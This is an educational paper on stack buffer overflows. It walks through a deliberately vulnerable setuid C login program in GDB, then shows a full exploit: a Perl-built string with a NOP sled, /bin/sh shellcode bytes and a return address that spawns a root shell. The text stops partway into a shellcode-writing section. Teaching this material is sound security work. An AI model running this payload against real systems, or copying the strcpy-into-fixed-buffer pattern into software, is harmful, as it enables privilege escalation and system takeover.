Buffer Overflows: Anatomy of an Exploit

A Look at How Systems are Exploited, and Why These Exploits Exist

Joshua Hulse
n3v3rm0r3.nevermore@gmail.com

January 10, 2012

This paper will look at how buffer overflows occur on the stack. It will outline how the stack should be visualised when software engineers code in languages that requires manual memory management(assembly, c, c++, etc) and the importance of the 'null terminating character' in possible vulnerabilities.

Before considering the exploitation of systems and the methods that should be employed to remove them, some time will be spent explaining the stack in the x86 architecture, the flat memory model employed by modern operating systems how payloads are written and delivered to exploited programs.

Contents

1 Introduction **3**

2 Memory, Seeing and Understanding **3**

2.1 Buffers . . . 3
2.2 Pointers and the Flat Memory Model . . . 3
2.3 The Stack . . . 4
2.4 Registers . . . 5
2.5 Visualising Memory . . . 6
2.6 Tools of the Trade . . . 6
2.7 `NUL` Terminated Strings`0x00` . . . 7

3 Taking Control **7**

3.1 What Happens? . . . 7
3.2 Stack Examination . . . 7
3.3 Stack Smashing . . . 12
3.3.1 Part One: Corrupting Variables . . . 12
3.3.2 Part Two: Corrupting Execution Pointers . . . 14

4 Shell-Code **17**

4.1 What and Why? . . . 17
4.2 From Machine-Code to Shell-Code . . . 17

5 Conclusion **24**

1 Introduction

Buffer overflows have been documented and understood as early as 1972[1], they are one of the most used system exploitation vectors and when the combination of vulnerable code and a malicious user are combined, the effects can range from disclosure of sensitive data or denial of service to a complete system takeover.

As people come to rely on computer systems more and more for the transfer and storage of sensitive information, as well as using them to control complex, 'real life' systems, it is imperative that these computer systems are secure. However, as long as programming languages such as C and C++ (languages that do not perform bounds checking) are used, buffer overflow exploits are here to stay. No matter what countermeasures (countermeasures we will discuss later) are employed to protect memory from oversized input, malicious users have always remained ahead of the curve.

Using tools as simple as GDB (GNU Project debugger) a skilled, malicious user (to be referred to as a *'hacker'* from now) can take control of a program as it crashes and use it's privileges and environment to do their bidding.

This paper will outline why these vulnerabilities exist, how they can be used to exploit systems and how to defend systems from exploitation; after all, in order to protect, one must first understand.
Note that this paper does not consider many of the memory protection mechanisms implemented by newer operating systems including but not limited to stack cookies (canaries), address space layout randomisation and data execution protection.

2 Memory, Seeing and Understanding

2.1 Buffers

A buffer is a given quantity of memory reserved to be filled with data. Say a program is reading strings from a file, like a dictionary, it could find the name of the longest word in the english language and set that to be the size of its buffer. A problem arises when the file contains a string larger than our buffer. This could occur legitimately, where a new, very long word is accepted into the dictionary, or when a hacker inserts a string designed to corrupt memory. Figure 1 illustrates these concepts using the strings "`Hello`" and "`Dog`", with some garbage "`x`" "`y`".

2.2 Pointers and the Flat Memory Model

A pointer is an address used to refer to an area elsewhere in memory. They are often used to refer to strings on the heap (another area of memory used to store data) or to access multiple pieces of data via a common reference point and offset. The most important pointer for a hacker is one that refers to an execution point, which is an area with machine code to be executed. These types

of pointers will be discussed later in this paper.

The flat memory model is employed by most current operating systems. It provides processes with one contiguous (virtual) area of memory, so that the program can refer to any point of its allocate memory from a single offset. This may not seem significant now, but it makes it significantly easier for hackers to find their buffers and pointers in memory.

The implementation of virtual memory allocation has made a large impact on computing. Processes are now allocated a virtual memory range which refers to an area of physical memory by reference. This means it is far more likely buffers will occur in the same memory location time and time again, as they do not have to worry about other processes occupying the memory space their buffer used on a previous run. The best way to illustrate this principle is to open two separate programs in a debuggr and note that they both appear to be using the same memory address space.

2.3 The Stack

There are many memory structures to consider in x86 architecture (and indeed, many other architectures), the one that will be discussed in this paper is the stack. The technical name for this particular stack is the call stack, but for simplicities sake, it will simply be refered to as 'the stack' in this paper.

Every time the program makes a function call, arguments to that function are 'pushed' onto the stack, so that they can be referenced, used and manipulated quickly. The way the stack works

H	e	l	l	o	NUL	D	o	g	NUL	x	y

Say the program allows users to give a new greeting message (replacing Hello with something more personal), the buffer is 6 bytes long, 5 for the word and one for the buffer, say "Hello" is replaced with "Heya", the 4 char word will fill the buffer, a NUL terminator will be appended, there will be one garbage value and then the next string will start, as it did before.

H	e	y	a	NUL	r	D	o	g	NUL	x	y

Note that the r char is a garbage value and could represent anything. It is simply the last value that was in that area of memory. A longer string like "DonkeysCat" will overwrite some adjacent area of memory.

D	o	n	k	e	y	C	a	t	NUL	x	y

If the program now tries to reference the string Dog, it will in fact be referencing the latter section of our previous string, "Cat".

Figure 1: Strings in Memory

is it has a register that points to the very top of it (called ESP in 32 bit systems, where the SP stands for *'Stack Pointer'*) which gets incremented (by the size of a given buffer or memory pointer, give or take a few bytes of padding) to make room for new data the process wants to store. Figure 2 illustrates a string being pushed onto the stack, above another string.



Figure 2: The Stack

The stack is like a tower, we write from the top to the bottom. If ESP provides 50 bytes worth of space, but 60 bytes worth are supplied, the cpu is going to overwrite 10 bytes of information that the it may want to use at a later stage. This diagram does not represent the complexity of the data that resides on the stack. By tactically overwriting the correct areas of memory, some very interesting effect can be observed.

To use an analogy, the stack is like the cpu's notepad. When people do things like maths or research, they like to jot down numbers or page references on scrap paper. If a notepad gets too covered in notes, they could end up writing over some of their previous notes and mis interpret them at a later stage.

2.4 Registers

Registers are sections of high speed memory that reside on the CPU itself. General purpose registers (nAX, nBX, where n is a character that represents the size of the register) are used for arithmetic, counters, storage of pointers, flags,function arguments and a number of other purposes.

As well as general purpose registers, there are some which have more specific purposes. nSP for instance, points at the lowest address (the topmost point) in the stack, hence the name *Stack Pointer*. This register is extremely useful for referencing data on the stack, as the location of

data in memory can vary greatly, but there is much less variation between data on the stack and the location nSP points to.

Another important register to consider in the world of computer security is nIP, the *Instruction Pointer*. This pointer points to the address of the current point of execution. The way this pointer gets its values is of extreme interest to hackers, and will be explained later.

2.5 Visualising Memory

Contrary to the diagrams above, the computer does not represent buffer contents or page number references using standard characters or decimal numbers. The computer uses the binary number system, but it's much easier for us to translate these numbers into the hexadecimal number system. This is done by most debuggers, so we can interpret and interact with memory using this number system and the computer will respond as natively as if we were using binary. Hexadecimal is a base 16 number system that is extremely easy to use when interacting with memory, as two digits represents one byte of memory.

Whilst this seems trivial, it's a little more complicated than previously suggested. There are different ways of interpreting numbers, called *'endianness'*. This refers to whether we consider the leftmost (traditionally, the *'BIG'* end of a number) or the rightmost (*'LITTLE'* end) of a number to be the most significant digit. Whilst this does not change the number itself at all, it does change the order in which pairs of hexadecimal digits (one byte's worth of values) are represented in memory, for example, the string *"Hello"* will look like "`0x48, 0x65, 0x6c, 0x6c, 0x6f`" in *'Big'*-endian architecture, and will look like "`0x6f, 0x6c, 0x6c, 0x65, 0x48`" in *'Little'*-endian architecture.

2.6 Tools of the Trade

GDB is the GNU Project debugger, it is a command line debugger that is free and bundled into most Unix and Linux operating systems. Whilst many people argue that graphical debuggers are superior to their command line counterparts, a practical knowledge of GDB will allow you to use any other debugger around. There's also very much to be said for utilities that are found everywhere, you may find yourself needing to debug a program on any system, and you can guarantee GDB will be easy to get a hold of compared to other debuggers.

This paper isn't written to teach readers how to use GDB, and whilst an attempt will be made to try and explain every step or command used in GDB; to make it easier for novice readers to follow. It is strongly recommend anyone who really wants to use this tool to its incredible potential checks out the official documentation at `http://www.gnu.org/s/gdb/documentation/` or some other reputable resource.

2.7 `NUL` Terminated Strings`0x00`

There have been few fundamentals of computer science, operating systems and programming languages as controversial as the implementation of `NUL` terminated strings. They've been referred to as *'The most expensive one-byte mistake'*[4] (incidentally, it would have been far more than a *'one'*-byte mistake, if it was a mistake at all, but that's a topic for another paper) and they are the reason buffers overflow in the manner they do.

When a `NUL` terminated string is written to the stack (or anywhere, in fact), the program will mindlessly continue writing data until it reaches this `NUL` terminator. This means it will overwrite other arguments, saved pointers (which are of GREAT importance and will be discussed later), absolutely anything in fact.

3 Taking Control

3.1 What Happens?

Stack based buffer overflows occur when bounds checking is not performed on data that is copied into a static buffer. The amount of data copied exceeds the size of the buffer and the computer will continue to write to the stack until reaching a `NUL` terminator, overflowing other stack values and eventually some pointer that tells the program what to do next, be this a saved EIP (Extended Instruction Pointer) or an SEH (Structured Exception Handler) pointer. In this paper, we will only consider the former, as it is the traditional method of taking control of a program.

When data overwrites one of these saved instruction pointers, interesting things happen. At some stage after a function call, the cpu returns to the address saved in one of these pointers and the computer will arbitrarily accept that this new location as where its next instructions lie. More often than not, the address this data equates to is invalid, causing the program to crash. In unix and linux, this causes the operating system to issue the process with a `SIGSEV` signal. This signal represents a 'SEGMENTATION FAULT' and tells the process that the area it has tried to access is invalid.

A skilled hacker can find these saved addresses and take control of a program as it crashes.

What happens when the new pointer refers to a valid address that the hacker can write to?

3.2 Stack Examination

Consider the code in figure 3, we can imagine it is a rudimentary log in system for an FTP server, it runs with root privileges so that it can change file properties, and has been modified '`chmod u+s`' to allow non root users to interact with it (for example, anonymous ftp users).
What this code does is to take an argument, compare it against a string (a better example would

```
#include <string.h>
#include <stdio.h>

int foo (char *bar)
{
        /*Logged in flag, if true, user can be logged in.*/
        int loggedin = 0;
        /*50 char buffer, PLENTY of space for a username.*/
        char  password[50];
        /*Vulnerable strcpy function, copies a string to a
         *buffer until a null is reached.*/
        strcpy(password, bar);
        /*checks if password = secur3*/
        if (strcmp(password, "secur3")==0){
                /*if true, set logged in to true.*/
                loggedin = 1;
        }
        /*return if the user is logged in*/
        return loggedin;
}

int main (int argc, char **argv)
{
        if (foo(argv[1])){
        printf("\n\nLogged in!\n\n");
        }
        else{
        printf("\n\nLogin Failed!\n\n");
        }
}
```

Figure 3: A vulnerable C program

be to compare a username, password tuple vs a database, but for simplicities sake, this will suffice). If the argument evaluates to true, the user is logged in.

The file is compiled with gcc version 3.3.6 (an older version that does not include memory protection mechanisms as default) using the -g flag, which makes it easier to use with GDB (debugger).

Using a linux terminal, GDB is run with the name of the vulnerable programs an argument. Typing 'list' should display the program's source code, if it does not, the compiler did not accept the -g argument correctly. To understand what the stack looks like when a function is called, we will set a 'breakpoints' on lines 11, where the `strcpy` statement is called and line 12, just after the `strcpy` , as can be seen in figure 4. Note, breaking on a line stops before the command on the line is run.

```
(gdb) break 11
Breakpoint 1 at 0x80483f1:  file vuln.c, line 11.
(gdb) break 12
Breakpoint 2 at 0x8048403:  file vuln.c, line 12.
```

Figure 4: Breakpoints in GDB

Typing `run AAAAAAAAAAAAAAAAAAAA` into GDB will now run the program with the argument of 20 A characters and pause at the breakpoints, as can be seen in figure 5.

```
(gdb) run AAAAAAAAAAAAAAAAAAAA
Starting program:  /home/nevermore/vulnerable
AAAAAAAAAAAAAAAAAAAA
Breakpoint 1, foo (bar=0xbffff9e5 'A' <repeats 20 times>) at
vuln.c:11
11 strcpy(password, bar);
```

Figure 5: GDB Analysis

Typing "`info r esp`" (where `r` represents 'register') will output the address stored in esp (the top of the stack). On a 64 bit system, the register is called `rsp`. This can be done with any register, including the instruction pointer `rsp / esp`.

The next step is to examine the stack, before the `strcpy()` function is called. This is done using the command

```
(gdb) x/80x $esp
```

Where the first `x` represents examine, the slash separates examine from its arguments, the `80` means examine a total of 80 bytes, the second `x` tells the compiler to output the memory in hexadecimal and the `$` character tells the compiler to use the variable stored in the `esp` registers that accompanies it.

Figure 6 is an example of what the stack looks like after a function prologue (when nSP, ESP in this case, makes room for data).

```
0xbffff780:  0x00000000 0xbffff830 0xb80016e0 0x08048226
0xbffff790:  0x01000000 0xf63d4e2e 0x00000000 0x00000000
0xbffff7a0:  0x00000000 0x00000000 0x00000000 0x08048350
0xbffff7b0:  0x00000000 0x08049650 0xbffff7c8 0x080482b5
0xbffff7c0:  0xb7f9f729 0xb7fd6ff4 0xbffff7f8 0x08048499
0xbffff7d0:  0xb7fd6ff4 0xbffff890 0xbffff7f8 0x00000000
0xbffff7e0:  0xb7ff47b0 0x08048480 0xbffff7f8 0x08048446
0xbffff7f0:  0xbffff9d2 0x08048480 0xbffff858 0xb7eafebc
0xbffff800:  0x00000002 0xbffff884 0xbffff890 0xb8001898
0xbffff810:  0x00000000 0x00000001 0x00000001 0x00000000
0xbffff820:  0xb7fd6ff4 0xb8000ce0 0x00000000 0xbffff858
0xbffff830:  0x40f5f800 0x48e0fe81 0x00000000 0x00000000
0xbffff840:  0x00000000 0xb7ff9300 0xb7eafded 0xb8000ff4
0xbffff850:  0x00000002 0x08048320 0x00000000 0x08048341
0xbffff860:  0x08048426 0x00000002 0xbffff884 0x08048480
0xbffff870:  0x08048470 0xb7ff47b0 0xbffff87c 0xb7ffe9fd
0xbffff880:  0x00000002 0xbffff9b7 0xbffff9d2 0x00000000
0xbffff890:  0xbffff9e7 0xbffff9fa 0xbffffa05 0xbffffa19
0xbffff8a0:  0xbffffa29 0xbffffa67 0xbffffa79 0xbffffa88
0xbffff8b0:  0xbffffd03 0xbffffd33 0xbffffd60 0xbffffd73
```

Figure 6: Initial Stack Dump

This memory is mostly garbage, there will be some padding after the initial memory value `0xbffff780`, then there will be 60 bytes of garbage or junk (random data filling an allocated buffer that has not been filled yet), followed by the `int loggedin`'s allocated word, at 0xbffff7dc (which is shown in italics). Another 4 bytes of, 12 bytes after the `int loggedin` flag is also shown in italics, this will be explained in more detail later. Typing `continue` into GDB will take us to the next breakpoint, as can be seen in figure 7.

At this breakpoint, the vulnerable `strcpy()` function should have copied the "`A`"s from the argument into the buffer. The `x/80x $esp` command will confirm this by showing multiple `0x41`s on the stack, which is the hexadecimal representation of the `A` character. Figure 8 shows what the stack looks like at this stage.
The `0x41`s can be seen towards the top of the stack (at the lowest memory addresses). Given

```
(gdb) continue
Continuing.
Breakpoint 2, foo (bar=0xbffff9d2 'A' <repeats 20 times>) at
vuln.c:12
12 if (strcmp(password, "secur3")==0){ //checks if password =
secur3
```

Figure 7: Further GDB Analysis

```
0xbffff780:  0xbffff790 0xbffff9d2 0xb80016e0 0x08048226
0xbffff790:  0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7a0:  0x41414141 0x00000000 0x00000000 0x08048350
0xbffff7b0:  0x00000000 0x08049650 0xbffff7c8 0x080482b5
0xbffff7c0:  0xb7f9f729 0xb7fd6ff4 0xbffff7f8 0x08048499
0xbffff7d0:  0xb7fd6ff4 0xbffff890 0xbffff7f8 0x00000000
0xbffff7e0:  0xb7ff47b0 0x08048480 0xbffff7f8 0x08048446
0xbffff7f0:  0xbffff9d2 0x08048480 0xbffff858 0xb7eafebc
0xbffff800:  0x00000002 0xbffff884 0xbffff890 0xb8001898
0xbffff810:  0x00000000 0x00000001 0x00000001 0x00000000
0xbffff820:  0xb7fd6ff4 0xb8000ce0 0x00000000 0xbffff858
0xbffff830:  0x40f5f800 0x48e0fe81 0x00000000 0x00000000
0xbffff840:  0x00000000 0xb7ff9300 0xb7eafded 0xb8000ff4
0xbffff850:  0x00000002 0x08048320 0x00000000 0x08048341
0xbffff860:  0x08048426 0x00000002 0xbffff884 0x08048480
0xbffff870:  0x08048470 0xb7ff47b0 0xbffff87c 0xb7ffe9fd
0xbffff880:  0x00000002 0xbffff9b7 0xbffff9d2 0x00000000
0xbffff890:  0xbffff9e7 0xbffff9fa 0xbffffa05 0xbffffa19
0xbffff8a0:  0xbffffa29 0xbffffa67 0xbffffa79 0xbffffa88
0xbffff8b0:  0xbffffd03 0xbffffd33 0xbffffd60 0xbffffd73
```

Figure 8: "A"s Pushed Onto the Stack

this run of the program, it is clear the user is not going to be logged in. However, contrary to what a naive programmer might think, there are at least two other ways to get logged into this system, one of which could allow a user to compromise the whole system.

3.3 Stack Smashing

3.3.1 Part One: Corrupting Variables

Stack smashing is causing a stack in a computer application or operating system to overflow. This makes it possible to subvert the program or system or cause it to crash.[5]

Providing a specially crafter string will manipulate the way the program runs. Running the program with the argument '`secur3`' causes the program to print out "`Logged in!`". Running the program with any other password of less than 50 characters (the size of the buffer) causes the program to print out "`Login Failed`". If the stack were observed at a breakpoint on line 12 of the program, the two strings would be visible, starting from the same area the '`A`' characters started in the previous examples.

The first example of a vulnerability in this program is the location of the '`int loggedin`' in relation to the string '`password`' buffer. If the argument provided to the program a large enough password string, the string will spill out of its buffer and overwrite the `int loggedin`'s buffer. Placing an `A` character into this buffer will cause a boolean evaluation of this byte to evaluate to true (as anything other than a 0 value evaluates to true). When the program reaches '`return loggedin;`, this new value of `loggedin` (0x00000041) will evaluate true back in the main function, and the user will be logged in. Figure 9 shows this corruption of memory in action.

The above stack output is the product of the vulnerable program being called from the command line, which is represented by figure 10.

*Note that the small perl script prints 77 '`A`' characters as an argument to the vulnerable program.

An easy way to protect the program from this overflow would be to change the code of the vulnerable program so that the `int loggedin`'s memory location is before that of the `password` buffer. This code would look like the code in figure 11.

This would indeed stop the `password` buffer from overflowing into the `int loggedin`'s word, but it's hardly an ideal solution, as there is still massive potential for stack corruption; furthermore, there is another piece of data (also highlighted in the above diagram) called the saved return pointer (or address). Overwriting this piece of data can completely compromise a system.



Figure 9: Stack Based Buffer Overflow

```
$ ./vulnerable $(perl ’-e print "A" x 77’)
Logged in!
```

Figure 10: Exploit in Action

```
int foo (char *bar)
{
/*50 char buffer, PLENTY of space for a username.*/
char password[50];
/*Logged in flag, if true, user can be logged in.*/
int loggedin = 0;
...
```

Figure 11: Moving in Memory

3.3.2 Part Two: Corrupting Execution Pointers

Execution pointers refer to some pointer that the cpu could use to reference executable code. There are several kinds of execution pointers on the stack, but the one that will be considered in this paper is the saved return pointer. When a function call is made, execution jumps elsewhere in memory. How does the cpu know how to get back to its previous execution state when the function returns? It uses this pointer. A hacker can place code into the `password` buffer, then overwrite the saved return pointer with an address in this buffer, they could cause the cpu to arbitrarily execute this code.

In unix like environments, there exist environment variables, which can be used to hold binary data and reside at reasonably static memory locations. These can be used by hackers to hold malicious code as apposed to using the `password` buffer space, which may not reside at the same memory location after consecutive runs, and may not have enough space to hold enough arbitrary code to compromise a system. There are more advantages to using environment variables, like the inclusion of `NUL` characters, but they are also hampered in that a user requires a basic shell to create such variables; this type of code 'hosting' is not suitable for purely remote exploits where a hacker does not have a basic shell.

In this example, the arbitrary code will spawn a root shell (the reason such malicious code is usually referred to as 'shell-code'). Shell-code will be explained later in this paper.

Referring once again to figure 9, it is obvious that this corruption of memory can continue on past the `int loggedin` flag, and onto the saved return pointer. Overflowing this pointer with `0x41414141` will cause a `SIGSEV` segmentation error, as the program tries to access that address, which is an invalid address. If a valid address is concatenated with the A chars at the correct location, the program will read it as the return address by loading it into nIP (EIP on a 32 bit system) and execute whatever instructions are at that location. By using `OP CODES` (the hexadecimal representation of machine instructions) to overflow the buffer, and then filling this saved return pointer with the start address of this buffer, the program will arbitrarily execute the code supplied, using the privileges of the program in question. In practice, the address used to overwrite the saved return pointer is not exactly at the beginning of the shell-code; it points to the middle of a '`NOP` sled', this technique will be explained in more depth later, for now, suffice to say it acts like a catchment area in memory and directs nIP (EIP in this case) straight towards the shell-code. Figure 12 illustrates this flow, the top arrow represents the string being written to the stack, the curved arrow at the bottom represents the jump made when the new address is loaded into EIP and the second arrow represents how EIP lands in the middle of the `NOP` sled and goes on to arbitrarily execute the shell-code

Once again, using figure 9, it can be observed that the buffer starts at memory address `0xbffff750`, meaning if the buffer is filled with opcode to spawn a root shell, and the saved return pointed is overwritten with this address, the program will use it's privileges to create an interactive, root shell for a regular user. The shell-code used in this case will be explained later, for now it is sufficient to appreciate it is opcodes (which will also be explained later) that tells the system to

make a system call and execute '`/bin/sh`'.

This exploit is going to be written using two standard techniques, not yet explained; a' `NOP`' sled and a 'repeated address'. The `NOP` sled makes use of the `NOP` machine code which means "do nothing", the cpu skips over it towards the bottom of the stack. This increases the catchment range of the shell-code, and helps account for small changes in memory between different runs of the program. The "repeated address" is used by aligning the address to be loaded into EIP using the saved return pointer with the octets on the stack (the columns that are visible in figure 9, for example). These two techniques simply make it more likely an exploit will function correctly. Figure 13 is a short perl script which constructs a string containing the three components shown in figure 12.

Note that the shell-code used in this paper was written by Steve Hanna[2].

When the malicious string is fed into (and over) the buffer, its components are easily identified on the stack, as can be seen in figure 14.



Figure 12: Execution Flow of an Exploit

```
$(perl -e 'print
#Construct 12 bytes of NOP sled
"\x90" x 12 .
#Shell-Code
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
 \x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
 \x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
 \x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
 \x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42" .
#one NOP to align address, then repeat address
"\x90" ."\xe6\xf6\xff\xbf" x 32')
```

Figure 13: Perl Constructor

When EIP loads the new return pointer, it skips through the `NOP` sled, executes the code and a root shell is spawned.



Figure 14: Malicious String, as Observed on the Stack

```
nevermore@nevermore-laptop:~ $ whoami
nevermore
nevermore@nevermore-laptop:~ $ ./vulnerable
  $(perl -e 'print "\x90" x 12 .
  "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
   \x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
   \x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
   \x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
   \x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42" .
  "\x90" ."\xe6\xf6\xff\xbf" x 32')
sh-3.2$ whoami
root
```

Figure 15: Spawning a Root Shell

4 Shell-Code

4.1 What and Why?

Shell-Code is the name used to refer to the malicious payload of an exploit. It is usually written in assembly and assembled into OPCODES. Shell-Code got it's name because its initial purpose (in the early days of system exploitation) was to spawn a shell. These days shell-code is much more than that, and what it can do is only limited by a hacker's creativity. Because of this, some experts in the field have suggested the name shell-code is insufficient[3]

Shell-code, unlike regular programs, has several constraints that regular programs do not. Shell-code can not contain any 'bad' characters. What these characters are varies from exploit to exploit. For example, whenever a payload is interpreted as a string, the 'NUL' byte is a 'bad' character, as this is a string terminator, and will stop the Shell-code mid-write (there is only one place this shell-code is allowed a NUL byte, at the end). Shell-code is usually subject to a size restriction, based on the size of the buffer available (there are instances where you can bind multiple buffers together, by using shell-code to jump between them).
When high level 'compiled' languages are compiled, they are generally compiled into binaries. Binaries, being based on a number system, can be translated into another number. The hexadecimal number system is used, and the hexadecimal numbers in files (whith the exception of literals like strings, variables, variable names or function names) are 'OPCODEs' for assembly instructions. An assembly instruction (like mov is like a label, which represents an assembly OPCODE, for example, 0xeb represents a JMP SHORT assembly instruction, frequently found in shell-code. It is necessary to use these OPCODEs as shell-code because it has to sit in the middle (and emulate) an already compiled program, so that the CPU will execute it.
It is common practice to write shell-code in assembly and use an assembler such as NASM http://www.nasm.us/ which converts assembly instructions to OPCODEs and does some low level memory management, such as creation of stack frames (unless the user opts to do that themselves). This OPCODE is then modified to run as shell-code.

4.2 From Machine-Code to Shell-Code

Figure 16 represents a simple program that can be assembled and executed using the ELF linker under unix. It is similar to the classic "Hello, World!" program, but it outputs the string 'Executed' instead. This is the program that will be used to demonstrate how machine-code is assembled and modified to produce usable shell-code.
Running the above program, having assembled it with NASM and linked it with ELF to make it executable, but it's far from being usable shell-code at this stage.

Since shell-code is injected directly into a program, it is not possible to define segments like the .data segment, since anything placed into the middle of a program and executed is automatically in the .text segment. In this case, there is a string that needs to be incorporated into the program, without the use of a .data segment. A neat hack is used to access the string in this case. Using a call instruction places the address of the next instruction on the stack (as

```
section .data           ; Where data is defined

string db "Executed", 0x0a ;string = label (pointer to string)
                           ;db = define byte
